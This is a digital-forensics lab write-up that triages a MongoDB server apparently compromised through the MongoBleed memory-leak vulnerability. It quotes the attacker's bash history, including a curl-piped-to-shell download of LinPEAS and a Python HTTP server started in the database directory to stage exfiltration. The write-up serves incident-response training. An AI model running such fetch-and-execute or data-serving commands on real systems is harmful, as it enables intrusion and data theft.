MangoBleed
Difficulty: Very Easy
Type: DFIR
Sherlock Scenario
You were contacted early this morning to handle a high-priority incident involving a suspected compromised server. The host, mongodbsync, is a secondary MongoDB server. According to the administrator, it's maintained once a month, and they recently became aware of a vulnerability referred to as MongoBleed. As a precaution, the administrator has provided you with root-level access to facilitate your investigation.
You have already collected a triage acquisition from the server using UAC. Perform a rapid triage analysis of the collected artifacts to determine whether the system has been compromised, identify any attacker activity (initial access, persistence, privilege escalation, lateral movement, or data access/exfiltration), and summarize your findings with an initial incident assessment and recommended next steps.
The vulnerability in question is CVE-2025-14847, commonly known as MongoBleed (named after the famous Heartbleed bug due to similar memory disclosure characteristics). This is a high-severity unauthenticated memory-leak vulnerability (CVSS 8.7) in MongoDB Server, stemming from improper handling of zlib-compressed network messages. When zlib compression is enabled, an attacker can send specially crafted compressed packets to trigger a leak of uninitialized heap memory, potentially exposing sensitive data such as credentials, session tokens, API keys, or database contents — all without any authentication.
The flaw affects a wide range of MongoDB versions (including legacy branches back to ~2017 and recent ones up to 8.0.16), particularly when network compression is active. Exploitation is trivial with public PoCs available, and active scanning/exploitation in the wild was observed shortly after disclosure in December 2025.
Investigation
Extracting Artifacts
We begin by extracting the provided triage archive MangoBleed.zip in a safe, sandboxed environment (REMnux recommended).

After extraction, we find the main directory: uac-mongodbsync-linux-triage — a full filesystem snapshot containing critical logs and user artifacts from the compromised host.
Determining MongoDB Version and Vulnerability Status
To check if the server was vulnerable to MongoBleed (CVE-2025-14847), we examine the APT installation history:
grep "mongodb" uac-mongodbsync-linux-triage/\[root\]/var/log/apt/history.log

The output reveals that MongoDB version 8.0.16 (along with related packages like mongod-org-server, mongod-org-shell, etc.) was installed — this version is confirmed vulnerable to CVE-2025-14847.
Analyzing MongoDB Logs with MongoBleed Detector
To detect exploitation of CVE-2025-14847, we use the open-source mongobleed-detector tool by Florian Roth (Neo23x0).
First, setup steps on REMnux:
git clone https://github.com/Neo23x0/mongobleed-detector.git
cd mongobleed-detector/
chmod +x mongobleed-detector.sh ftdc-decode.py mongobleed-remote.py
pip3 install -r requirements.txt
The tool parses MongoDB server logs (connection events, metadata, disconnections) and applies heuristics:
- Connection count threshold
- Burst rate (connections per minute)
- Metadata rate anomalies
We analyze the MongoDB logs with a wide time window (-t 100000 minutes) to cover the entire relevant period:
./mongobleed-detector.sh "../uac-mongodbsync-linux-triage/\[root\]/var/log/mongodb/*.log" -t 100000

Key findings:
- HIGH risk detected from IP 65.0.76.43
- 37,630 malicious connections
- Burst rate: 30,104 connections/min
- First seen: 2025-12-29T05:25:52Z
- Last seen: 2025-12-29T05:27:07Z
- Summary: Likely exploitation confirmed — patching alone is insufficient; credential rotation and data review required.
This confirms active exploitation of CVE-2025-14847 from the attacker IP.
Confirming Successful Remote Access via auth.log
Now we correlate the attacker IP with successful logins in /var/log/auth.log:
grep "65.0.76.43" uac-mongodbsync-linux-triage/\[root\]/var/log/auth.log | grep "Accepted"

- 2025-12-29T05:40:03.475659+00:00 ip-172-31-38-170 sshd[39962]: Accepted keyboard-interactive/pam for mongoadmin from 65.0.76.43 port 46062 ssh2
The attacker gained interactive shell access around 29th Dec, 2025 at 05:40:03 UTC and remained active for approximately 8 minutes - from 05:40:03 UTC till 05:48:28 UTC.

Post-Compromise Activity – Bash History Analysis
We examine the bash history of the compromised user mongoadmin:
cat uac-mongodbsync-linux-triage/\[root\]/home/mongoadmin/.bash_history

Attacker actions (in chronological order):
- Enumeration:
ls -la,whoami,ls -al,ls /var/lib/mongodb/, directory traversal (cd /data,cd /,cd ..) - Privilege escalation reconnaissance: Downloaded and executed LinPEAS (in-memory script)
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh - Tool installation: Installed
zippackage (apt install zip) - Data staging / exfiltration preparation: Started a Python HTTP server in the MongoDB data directory
cd /var/lib/mongodb/
python3 -m http.server 6969
This strongly indicates the attacker was enumerating the system, attempting privilege escalation, accessing the MongoDB data directory (/var/lib/mongodb/), and preparing to exfiltrate data via a simple web server.
MITRE ATT&CK Timeline
| Tactic | Technique |
|---|---|
| Initial Access | T1190 – Exploit Public-Facing Application (CVE-2025-14847) |
| Execution | T1059.004 – Command and Scripting Interpreter: Unix Shell |
| Credential Access | T1003 – OS Credential Dumping (memory leak via MongoBleed) |
| Discovery | T1083 – File and Directory Discovery |
| Discovery | T1082 – System Information Discovery |
| Persistence / Lateral Movement | T1078 – Valid Accounts (SSH as mongoadmin) |
| Collection | T1567 – Exfiltration Over Web Service (potential via HTTP server) |
Indicators of Compromise (IOCs)
| IOC Type | Value | Description |
|---|---|---|
| Vulnerability | CVE-2025-14847 (MongoBleed) | Unauthenticated memory leak in MongoDB zlib compression |
| Affected Version | MongoDB 8.0.16 | Installed vulnerable version |
| Attacker IP | 65.0.76.43 | Source of exploitation and SSH access |
| Malicious Connections | 37,630 (total) | Detected in MongoDB logs during exploitation |
| Exploitation Start | 2025-12-29T05:25:52Z | Earliest confirmed malicious activity |
| SSH Access Time | ~2025-12-29T05:39–05:40 UTC | Successful login as mongoadmin |
| Persistence Tool | linpeas.sh | Downloaded from GitHub for privilege escalation enumeration |
| Exfil Server | Python HTTP server on port 6969 in /var/lib/mongodb/ | Likely for data staging/exfiltration |
| Target Directory | /var/lib/mongodb/ | Attacker's primary interest – MongoDB data files |
Attack Timeline Summary
| Time (UTC) | Event |
|---|---|
| 2025-12-29T05:25:52Z | Exploitation of CVE-2025-14847 (MongoBleed) begins from 65.0.76.43 |
| ~05:39–05:40 UTC | Attacker gains SSH access as user mongoadmin |
| During 8-minute session | Enumeration, LinPEAS execution, zip installation, directory traversal |
| Session end | Attacker starts Python HTTP server in MongoDB data dir for potential exfiltration |
Initial Assessment & Recommendations
The system was compromised via CVE-2025-14847 (MongoBleed), followed by credential compromise (likely from leaked secrets), successful SSH access, post-exploitation enumeration, and preparation for data exfiltration.
Immediate actions:
- Isolate the host
- Rotate all credentials (MongoDB, SSH, application)
- Patch to a fixed MongoDB version (≥8.0.17)
- Review
/var/lib/mongodb/for data tampering / exfiltration - Collect full forensic image for deeper analysis
- Scan network for lateral movement indicators